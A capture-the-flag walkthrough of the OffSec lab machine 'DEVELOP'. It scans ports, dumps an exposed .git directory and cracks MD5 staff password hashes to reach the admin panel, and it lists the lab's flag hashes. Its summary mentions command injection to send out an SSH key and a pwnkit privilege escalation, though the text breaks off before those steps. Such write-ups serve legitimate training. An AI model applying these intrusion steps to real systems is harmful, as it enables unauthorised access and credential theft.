
Summary #
On port 80 there is a Git repository, downloading it reveals credentials we can crack. Using these credentials we can log into the application running on port 8080. On this application we can we can execute a ping command and using command injection we can send ourselves the SSH private key of the franz user. Using this SSH key we get initial access using SSH. Once on the target we find the target is vulnerable for pwnkit (CVE-2021-4034), which we use to escalate our privilege to the root user.
Specifications #
- Name: DEVELOP
- Platform: PG PRACTICE
- Points: 25
- Difficulty: Hard
- System overview: Linux develop 5.4.0-66-generic #74-Ubuntu SMP Wed Jan 27 22:54:38 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.202.135
- OFFSEC provided credentials: None
- HASH:
local.txt:dc9839f595612f3d8d8045c6265bb4c2 - HASH:
proof.txt:52ad638c8b0b21d028511452cb6d60d5
Preparation #
First we’ll create a directory structure for our files, set the IP address to a bash variable and ping the target:
## create directory structure
mkdir develop && cd develop && mkdir enum files exploits uploads tools

## list directory
ls -la

total 28
drwxrwxr-x  7 kali kali 4096 Oct 11 08:23 .
drwxrwxr-x 87 kali kali 4096 Oct 11 08:23 ..
drwxrwxr-x  2 kali kali 4096 Oct 11 08:23 enum
drwxrwxr-x  2 kali kali 4096 Oct 11 08:23 exploits
drwxrwxr-x  2 kali kali 4096 Oct 11 08:23 files
drwxrwxr-x  2 kali kali 4096 Oct 11 08:23 tools
drwxrwxr-x  2 kali kali 4096 Oct 11 08:23 uploads

## set bash variable
ip=192.168.202.135

## ping target to check if it's online
ping $ip

PING 192.168.202.135 (192.168.202.135) 56(84) bytes of data.
64 bytes from 192.168.202.135: icmp_seq=1 ttl=61 time=20.4 ms
64 bytes from 192.168.202.135: icmp_seq=2 ttl=61 time=19.6 ms
^C
--- 192.168.202.135 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 19.612/19.993/20.375/0.381 ms
Reconnaissance #
Portscanning #
Using Rustscan we can see what TCP ports are open. This tool is part of my default portscan flow.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
To scan or not to scan? That is the question.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.202.135:22
Open 192.168.202.135:80
Open 192.168.202.135:8080
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-11 08:27 CEST
Initiating Ping Scan at 08:27
Scanning 192.168.202.135 [4 ports]
Completed Ping Scan at 08:27, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:27
Completed Parallel DNS resolution of 1 host. at 08:27, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 08:27
Scanning 192.168.202.135 [3 ports]
Discovered open port 22/tcp on 192.168.202.135
Discovered open port 8080/tcp on 192.168.202.135
Discovered open port 80/tcp on 192.168.202.135
Completed SYN Stealth Scan at 08:27, 0.05s elapsed (3 total ports)
Nmap scan report for 192.168.202.135
Host is up, received echo-reply ttl 61 (0.020s latency).
Scanned at 2025-10-11 08:27:36 CEST for 0s

PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 61
80/tcp   open  http       syn-ack ttl 61
8080/tcp open  http-proxy syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
           Raw packets sent: 7 (284B) | Rcvd: 4 (160B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp   open  ssh        syn-ack ttl 61
80/tcp   open  http       syn-ack ttl 61
8080/tcp open  http-proxy syn-ack ttl 61
Run the following command to get a string of all open ports and use the output of this command to paste within NMAP:
## get a list, comma separated of the open port(s)
cd files && cat ports | cut -d '/' -f1 > ports.txt && awk '{printf "%s,",$0;n++}' ports.txt | sed 's/.$//' > ports && rm ports.txt && cat ports && cd ..

## output previous command
22,80,8080

## use this output in the `nmap` command below:
sudo nmap -T3 -p 22,80,8080 -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDH6PH1/ST7TUJ4Mp/l4c7G+TM07YbX7YIsnHzq1TRpvtiBh8MQuFkL1SWW9+za+h6ZraqoZ0ewwkH+0la436t9Q+2H/Nh4CntJOrRbpLJKg4hChjgCHd5KiLCOKHhXPs/FA3mm0Zkzw1tVJLPR6RTbIkkbQiV2Zk3u8oamV5srWIJeYUY5O2XXmTnKENfrPXeHup1+3wBOkTO4Mu17wBSw6yvXyj+lleKjQ6Hnje7KozW5q4U6ijd3LmvHE34UHq/qUbCUbiwY06N2Mj0NQiZqWW8z48eTzGsuh6u1SfGIDnCCq3sWm37Y5LIUvqAFyIEJZVsC/UyrJDPBE+YIODNbN2QLD9JeBr8P4n1rkMaXbsHGywFtutdSrBZwYuRuB2W0GjIEWD/J7lxKIJ9UxRq0UxWWkZ8s3SNqUq2enfPwQt399nigtUerccskdyUD0oRKqVnhZCjEYfX3qOnlAqejr3Lpm8nA31pp6lrKNAmQEjdSO8Jxk04OR2JBxcfVNfs=
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI0EdIHR7NOReMM0G7C8zxbLgwB3ump+nb2D3Pe3tXqp/6jNJ/GbU2e4Ab44njMKHJbm/PzrtYzojMjGDuBlQCg=
|   256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDCc0saExmeDXtqm5FS+D5RnDke8aJEvFq3DJIr0KZML
80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Develop Solutions
| http-git:
|   192.168.202.135:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: added fix to do
|_http-generator: Jekyll v4.1.1
|_http-server-header: Apache/2.4.41 (Ubuntu)
8080/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Admin Panel
|_Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #
80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Develop Solutions
| http-git:
|   192.168.202.135:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: added fix to do
|_http-generator: Jekyll v4.1.1
|_http-server-header: Apache/2.4.41 (Ubuntu)

8080/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Admin Panel
|_Requested resource was login.php

On port 8080 there is a login screen, but we don’t have credentials. So, let’s check port 80.

On port 80 there is a website called Expert ICT Services & Support Solution. But there isn’t any functionality we can (ab)use.
In the NMAP output we however see that there is Git repository available. There’s an application called git-dumper (https://github.com/arthaud/git-dumper) which we’re going to clone. Create a Python virtual environment, install the required packages and run the tool to download the .git repository from the target.
## change directory
cd tools

## clone the git-dumper repository
git clone https://github.com/arthaud/git-dumper.git
Cloning into 'git-dumper'...
remote: Enumerating objects: 204, done.
remote: Counting objects: 100% (104/104), done.
remote: Compressing objects: 100% (47/47), done.
remote: Total 204 (delta 69), reused 60 (delta 57), pack-reused 100 (from 2)
Receiving objects: 100% (204/204), 67.13 KiB | 2.58 MiB/s, done.
Resolving deltas: 100% (106/106), done.

## change directory
cd git-dumper

## create a python virtual environment, called `venv`, to keep our environment clean
python3 -m venv venv

## activate the virtual environment
source venv/bin/activate

## install the requirements from the `requirements.txt`
pip3 install -r requirements.txt
Collecting PySocks (from -r requirements.txt (line 1))
  Using cached PySocks-1.7.1-py3-none-any.whl.metadata (13 kB)
Collecting requests (from -r requirements.txt (line 2))
  Using cached requests-2.32.5-py3-none-any.whl.metadata (4.9 kB)
Collecting beautifulsoup4 (from -r requirements.txt (line 3))
  Using cached beautifulsoup4-4.14.2-py3-none-any.whl.metadata (3.8 kB)
Collecting dulwich (from -r requirements.txt (line 4))
  Using cached dulwich-0.24.2-cp313-cp313-manylinux_2_28_x86_64.whl.metadata (5.4 kB)
Collecting requests-pkcs12 (from -r requirements.txt (line 5))
  Using cached requests_pkcs12-1.27-py3-none-any.whl.metadata (3.8 kB)
Collecting charset_normalizer<4,>=2 (from requests->-r requirements.txt (line 2))
  Using cached charset_normalizer-3.4.3-cp313-cp313-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl.metadata (36 kB)
Collecting idna<4,>=2.5 (from requests->-r requirements.txt (line 2))
  Using cached idna-3.10-py3-none-any.whl.metadata (10 kB)
Collecting urllib3<3,>=1.21.1 (from requests->-r requirements.txt (line 2))
  Using cached urllib3-2.5.0-py3-none-any.whl.metadata (6.5 kB)
Collecting certifi>=2017.4.17 (from requests->-r requirements.txt (line 2))
  Using cached certifi-2025.10.5-py3-none-any.whl.metadata (2.5 kB)
Collecting soupsieve>1.2 (from beautifulsoup4->-r requirements.txt (line 3))
  Using cached soupsieve-2.8-py3-none-any.whl.metadata (4.6 kB)
Collecting typing-extensions>=4.0.0 (from beautifulsoup4->-r requirements.txt (line 3))
  Using cached typing_extensions-4.15.0-py3-none-any.whl.metadata (3.3 kB)
Collecting cryptography>=42.0.0 (from requests-pkcs12->-r requirements.txt (line 5))
  Using cached cryptography-46.0.2-cp311-abi3-manylinux_2_34_x86_64.whl.metadata (5.7 kB)
Collecting cffi>=2.0.0 (from cryptography>=42.0.0->requests-pkcs12->-r requirements.txt (line 5))
  Using cached cffi-2.0.0-cp313-cp313-manylinux2014_x86_64.manylinux_2_17_x86_64.whl.metadata (2.6 kB)
Collecting pycparser (from cffi>=2.0.0->cryptography>=42.0.0->requests-pkcs12->-r requirements.txt (line 5))
  Using cached pycparser-2.23-py3-none-any.whl.metadata (993 bytes)
Using cached PySocks-1.7.1-py3-none-any.whl (16 kB)
Using cached requests-2.32.5-py3-none-any.whl (64 kB)
Using cached charset_normalizer-3.4.3-cp313-cp313-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl (151 kB)
Using cached idna-3.10-py3-none-any.whl (70 kB)
Using cached urllib3-2.5.0-py3-none-any.whl (129 kB)
Using cached beautifulsoup4-4.14.2-py3-none-any.whl (106 kB)
Using cached dulwich-0.24.2-cp313-cp313-manylinux_2_28_x86_64.whl (1.2 MB)
Using cached requests_pkcs12-1.27-py3-none-any.whl (6.1 kB)
Using cached certifi-2025.10.5-py3-none-any.whl (163 kB)
Using cached cryptography-46.0.2-cp311-abi3-manylinux_2_34_x86_64.whl (4.5 MB)
Using cached cffi-2.0.0-cp313-cp313-manylinux2014_x86_64.manylinux_2_17_x86_64.whl (219 kB)
Using cached soupsieve-2.8-py3-none-any.whl (36 kB)
Using cached typing_extensions-4.15.0-py3-none-any.whl (44 kB)
Using cached pycparser-2.23-py3-none-any.whl (118 kB)
Installing collected packages: urllib3, typing-extensions, soupsieve, PySocks, pycparser, idna, charset_normalizer, certifi, requests, dulwich, cffi, beautifulsoup4, cryptography, requests-pkcs12
Successfully installed PySocks-1.7.1 beautifulsoup4-4.14.2 certifi-2025.10.5 cffi-2.0.0 charset_normalizer-3.4.3 cryptography-46.0.2 dulwich-0.24.2 idna-3.10 pycparser-2.23 requests-2.32.5 requests-pkcs12-1.27 soupsieve-2.8 typing-extensions-4.15.0 urllib3-2.5.0

## make a directory to download to
mkdir git

## run `git-dumper` and dump it in the `git` directory
./git_dumper.py http://$ip/.git ./git
[-] Testing http://192.168.202.135/.git/HEAD [200]
[-] Testing http://192.168.202.135/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://192.168.202.135/.git/ [200]
[-] Fetching http://192.168.202.135/.gitignore [404]
[-] http://192.168.202.135/.gitignore responded with status code 404
[-] Fetching http://192.168.202.135/.git/objects/ [200]
[-] Fetching http://192.168.202.135/.git/COMMIT_EDITMSG [200]
[-] Fetching http://192.168.202.135/.git/config [200]
[-] Fetching http://192.168.202.135/.git/branches/ [200]
[-] Fetching http://192.168.202.135/.git/description [200]
[-] Fetching http://192.168.202.135/.git/HEAD [200]
[-] Fetching http://192.168.202.135/.git/logs/ [200]
[-] Fetching http://192.168.202.135/.git/hooks/ [200]
[-] Fetching http://192.168.202.135/.git/index [200]
[-] Fetching http://192.168.202.135/.git/refs/ [200]
[-] Fetching http://192.168.202.135/.git/objects/8b/ [200]
[-] Fetching http://192.168.202.135/.git/objects/4e/ [200]
[-] Fetching http://192.168.202.135/.git/objects/1f/ [200]
[-] Fetching http://192.168.202.135/.git/objects/21/ [200]
[-] Fetching http://192.168.202.135/.git/objects/9c/ [200]
[-] Fetching http://192.168.202.135/.git/objects/28/ [200]
[-] Fetching http://192.168.202.135/.git/objects/39/ [200]
[-] Fetching http://192.168.202.135/.git/objects/63/ [200]
[-] Fetching http://192.168.202.135/.git/objects/65/ [200]
[-] Fetching http://192.168.202.135/.git/objects/93/ [200]
[-] Fetching http://192.168.202.135/.git/objects/c9/ [200]
[-] Fetching http://192.168.202.135/.git/objects/e2/ [200]
[-] Fetching http://192.168.202.135/.git/objects/df/ [200]
[-] Fetching http://192.168.202.135/.git/objects/94/ [200]
[-] Fetching http://192.168.202.135/.git/objects/ea/ [200]
[-] Fetching http://192.168.202.135/.git/objects/ef/ [200]
[-] Fetching http://192.168.202.135/.git/objects/f6/ [200]
[-] Fetching http://192.168.202.135/.git/objects/info/ [200]
[-] Fetching http://192.168.202.135/.git/objects/pack/ [200]
[-] Fetching http://192.168.202.135/.git/logs/HEAD [200]
[-] Fetching http://192.168.202.135/.git/logs/refs/ [200]
[-] Fetching http://192.168.202.135/.git/hooks/commit-msg.sample [200]
[-] Fetching http://192.168.202.135/.git/hooks/fsmonitor-watchman.sample [200]
[-] Fetching http://192.168.202.135/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://192.168.202.135/.git/hooks/post-update.sample [200]
[-] Fetching http://192.168.202.135/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://192.168.202.135/.git/hooks/pre-commit.sample [200]
[-] Fetching http://192.168.202.135/.git/hooks/pre-merge-commit.sample [200]
[-] Fetching http://192.168.202.135/.git/hooks/pre-push.sample [200]
[-] Fetching http://192.168.202.135/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://192.168.202.135/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://192.168.202.135/.git/hooks/pre-receive.sample [200]
[-] Fetching http://192.168.202.135/.git/hooks/update.sample [200]
[-] Fetching http://192.168.202.135/.git/refs/heads/ [200]
[-] Fetching http://192.168.202.135/.git/refs/tags/ [200]
[-] Fetching http://192.168.202.135/.git/objects/4e/81ff980a2b82b054496b7dbe0c1fb9b75da1ba [200]
[-] Fetching http://192.168.202.135/.git/objects/21/92eb38ec5a8480a7375a1ab5a905d44d185b49 [200]
[-] Fetching http://192.168.202.135/.git/objects/8b/fd58ec717e761b74b6cf8b4c0a6605326ebd33 [200]
[-] Fetching http://192.168.202.135/.git/objects/1f/aad44b693fd647863f97e52b03415300a181a0 [200]
[-] Fetching http://192.168.202.135/.git/objects/39/5b698ba8311e50beea128afff708096282dc76 [200]
[-] Fetching http://192.168.202.135/.git/objects/63/d99d36af1e73314def698f4374469cc1bf4673 [200]
[-] Fetching http://192.168.202.135/.git/objects/9c/ea289d4d5542228b85e78059ee2d7b35c4970f [200]
[-] Fetching http://192.168.202.135/.git/objects/28/dd8b225e16410240dd0530864c767b7148d198 [200]
[-] Fetching http://192.168.202.135/.git/objects/65/eba0befbb97c2ac124ccec57f67be5da18d900 [200]
[-] Fetching http://192.168.202.135/.git/objects/93/8a39258785c10c59d3e1bd964353129ed615c3 [200]
[-] Fetching http://192.168.202.135/.git/objects/c9/079a5c1caa834d20a3ac90fa008ea557b4b72d [200]
[-] Fetching http://192.168.202.135/.git/objects/df/8f5fe4cd94745215a77656912221cc12f6cf89 [200]
[-] Fetching http://192.168.202.135/.git/objects/e2/7be17e04bd61532729f0fb410cbf23c7d031e5 [200]
[-] Fetching http://192.168.202.135/.git/objects/94/dd0547f4222e5f93674cc551dbcf98589fe668 [200]
[-] Fetching http://192.168.202.135/.git/objects/94/2388f5253153cdcc5a122816b7f91c7d17133a [200]
[-] Fetching http://192.168.202.135/.git/objects/ea/521040f6b34b0b9246bf3816a1eafe8a9a0287 [200]
[-] Fetching http://192.168.202.135/.git/objects/ef/977453265d433fb9853d7104cda59c8cab220b [200]
[-] Fetching http://192.168.202.135/.git/objects/f6/2c784edb4a816ac6f93705517e1b268fb5a248 [200]
[-] Fetching http://192.168.202.135/.git/logs/refs/heads/ [200]
[-] Fetching http://192.168.202.135/.git/refs/heads/master [200]
[-] Fetching http://192.168.202.135/.git/logs/refs/heads/master [200]
[-] Fetching http://192.168.202.135/.git/info/ [200]
[-] Fetching http://192.168.202.135/.git/info/exclude [200]
[-] Sanitizing .git/config
[-] Running git checkout .
Updated 1 path from the index

## deactivate the virtual environment
deactivate

## change directory
cd git

## list the content of the `git` directory
ls -la
total 16
drwxrwxr-x 3 kali kali 4096 Oct 11 08:35 .
drwxrwxr-x 5 kali kali 4096 Oct 11 08:35 ..
drwxrwxr-x 7 kali kali 4096 Oct 11 08:35 .git
-rw-rw-r-- 1 kali kali  340 Oct 11 08:35 README.md
Let’s use the git command to get some details on this repository. Using git log to show commit logs in reverse chronological order.
## use `git log` to show commit **logs** in reverse chronological order
git log
commit 63d99d36af1e73314def698f4374469cc1bf4673 (HEAD -> master)
Author: franz <franz@develop.site>
Date:   Mon Dec 7 17:11:12 2020 +0000

    added fix to do

commit c9079a5c1caa834d20a3ac90fa008ea557b4b72d
Author: franz <franz@develop.site>
Date:   Mon Dec 7 17:10:13 2020 +0000

    fix typo

commit 942388f5253153cdcc5a122816b7f91c7d17133a
Author: franz <franz@develop.site>
Date:   Mon Dec 7 17:07:57 2020 +0000

    README.md updated

commit 65eba0befbb97c2ac124ccec57f67be5da18d900
Author: franz <franz@develop.site>
Date:   Mon Dec 7 17:06:50 2020 +0000

    login works, no needed anymore

commit df8f5fe4cd94745215a77656912221cc12f6cf89
Author: franz <franz@develop.site>
Date:   Mon Dec 7 17:06:09 2020 +0000

    testing login

commit 94dd0547f4222e5f93674cc551dbcf98589fe668
Author: franz <franz@develop.site>
Date:   Mon Dec 7 17:03:57 2020 +0000

    first commit
(END)
Going through the commits we find an interesting one. In the init.sql credentials are shown, namely:
franz:franz@develop.info:2df3f8123cd4cf019e215a37a19d0972
alex:alex@develop.info:2af05664fdd33119293ce07da4509139
lu191:lu191@develop.info:0e987654321098765432109876543210
And in the login.php the PHP code is shown how the login function is implemented.
## use git show [hash] to view commit details
git show df8f5fe4cd94745215a77656912221cc12f6cf89
commit df8f5fe4cd94745215a77656912221cc12f6cf89
Author: franz <franz@develop.site>
Date:   Mon Dec 7 17:06:09 2020 +0000

    testing login

diff --git a/init.sql b/init.sql
new file mode 100644
index 0000000..e27be17
--- /dev/null
+++ b/init.sql
@@ -0,0 +1,16 @@
+DROP SCHEMA IF EXISTS app;
+CREATE SCHEMA app;
+USE app;
+
+CREATE TABLE staff(
+    id INT NOT NULL AUTO_INCREMENT,
+    username VARCHAR(20),
+    email VARCHAR(40),
+    password VARCHAR(255),
+    PRIMARY KEY(id)
+);
+
+# Inserting staff
+INSERT INTO staff(username, email, password) VALUES("franz", "franz@develop.info", "2df3f8123cd4cf019e215a37a19d0972");
+INSERT INTO staff(username, email, password) VALUES("alex", "alex@develop.info", "2af05664fdd33119293ce07da4509139");
+INSERT INTO staff(username, email, password) VALUES("lu191", "lu191@develop.info", "0e987654321098765432109876543210");
diff --git a/login.php b/login.php
new file mode 100644
index 0000000..28dd8b2
--- /dev/null
+++ b/login.php
@@ -0,0 +1,101 @@
+<?php
+session_start();
+require_once('database.php');
+
+if (isset($_POST['login'])) {
+  $username = $_POST['inputUsername'] ?? '';
+  $password = $_POST['inputPassword'] ?? '';
+
+  if (empty($username) || empty($password)) {
+      $msg = 'Inserisci username e password %s';
+  } else {
+      $query = "
+          SELECT username, password, email
+          FROM staff
+          WHERE username = :username
+      ";
+
+      $check = $pdo->prepare($query);
+      $check->bindParam(':username', $username, PDO::PARAM_STR);
+      $check->execute();
+
+      $user = $check->fetch(PDO::FETCH_ASSOC);
+
+      if (!$user || (md5($password) != $user['password'])) {
+          $msg = 'Credenziali utente errate %s';
+      } else {
+          session_regenerate_id();
+          $_SESSION['session_id'] = session_id();
+          $_SESSION['username'] = $user['username'];
+          $_SESSION['email'] = $user['email'];
+
+          header('Location: ./dashboard/dashboard.php');
+          exit;
+      }
+  }
+}
+?>
+<!doctype html>
+<html lang="en">
+  <head>
+    <meta charset="utf-8">
+    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
+    <title>Admin Panel</title>
+
+    <!-- Bootstrap core CSS -->
+    <link href="assets/dist/css/bootstrap.min.css" rel="stylesheet">
+
+    <style>
+      .bd-placeholder-img {
+        font-size: 1.125rem;
+        text-anchor: middle;
+        -webkit-user-select: none;
+        -moz-user-select: none;
+        -ms-user-select: none;
+        user-select: none;
+      }
+
+      @media (min-width: 768px) {
+        .bd-placeholder-img-lg {
+          font-size: 3.5rem;
+        }
+      }
+    </style>
+    <!-- Custom styles for this template -->
+    <link href="main.css" rel="stylesheet">
+  </head>
+  <body>
+    <form method="POST" class="form-signin">
+      <div class="text-center mb-4">
+        <img class="mb-4" src="img/login.png" alt="" width="72" height="72">
+        <h1 class="h3 mb-3 font-weight-normal">Admin Panel</h1>
+        <p>Access is allowed to staff only!</p>
+        <p>This is still under development, so some functionality might be disabled</p>
+      </div>
+      <?php
+      if (isset($_POST['login']) && !isset($_SESSION['session_id'])) {
+        echo '<div class="alert alert-danger" role="alert">
+                Wrong credentials!
+              </div>';
+      }
+      ?>
+      <div class="form-label-group">
+        <input type="username" name="inputUsername" id="inputUsername" class="form-control" placeholder="Username" required autofocus>
+        <label for="inputUsername">Username</label>
+      </div>
+
+      <div class="form-label-group">
+        <input type="password" name="inputPassword" id="inputPassword" class="form-control" placeholder="Password" required>
+        <label for="inputPassword">Password</label>
+      </div>
+
+      <div class="checkbox mb-3">
+        <label>
+          <input type="checkbox" value="remember-me"> Remember me
+        </label>
+      </div>
+
+      <button class="btn btn-lg btn-primary btn-block" type="submit" name="login">Sign in</button>
+    </form>
+  </body>
+</html>
Reviewing the code this is the same login screen available to us on port 8080. Using this site: https://hashes.com/en/decrypt/hash, we can crack two out of the three hashes:
franz:franz@develop.info:2df3f8123cd4cf019e215a37a19d0972
alex:alex@develop.info:2af05664fdd33119293ce07da4509139:BrainStorming_777
lu191:lu191@develop.info:0e987654321098765432109876543210:240610708
Using the credentials we found (alex:BrainStorming_777) we can indeed log into the application. When we click on Resources.
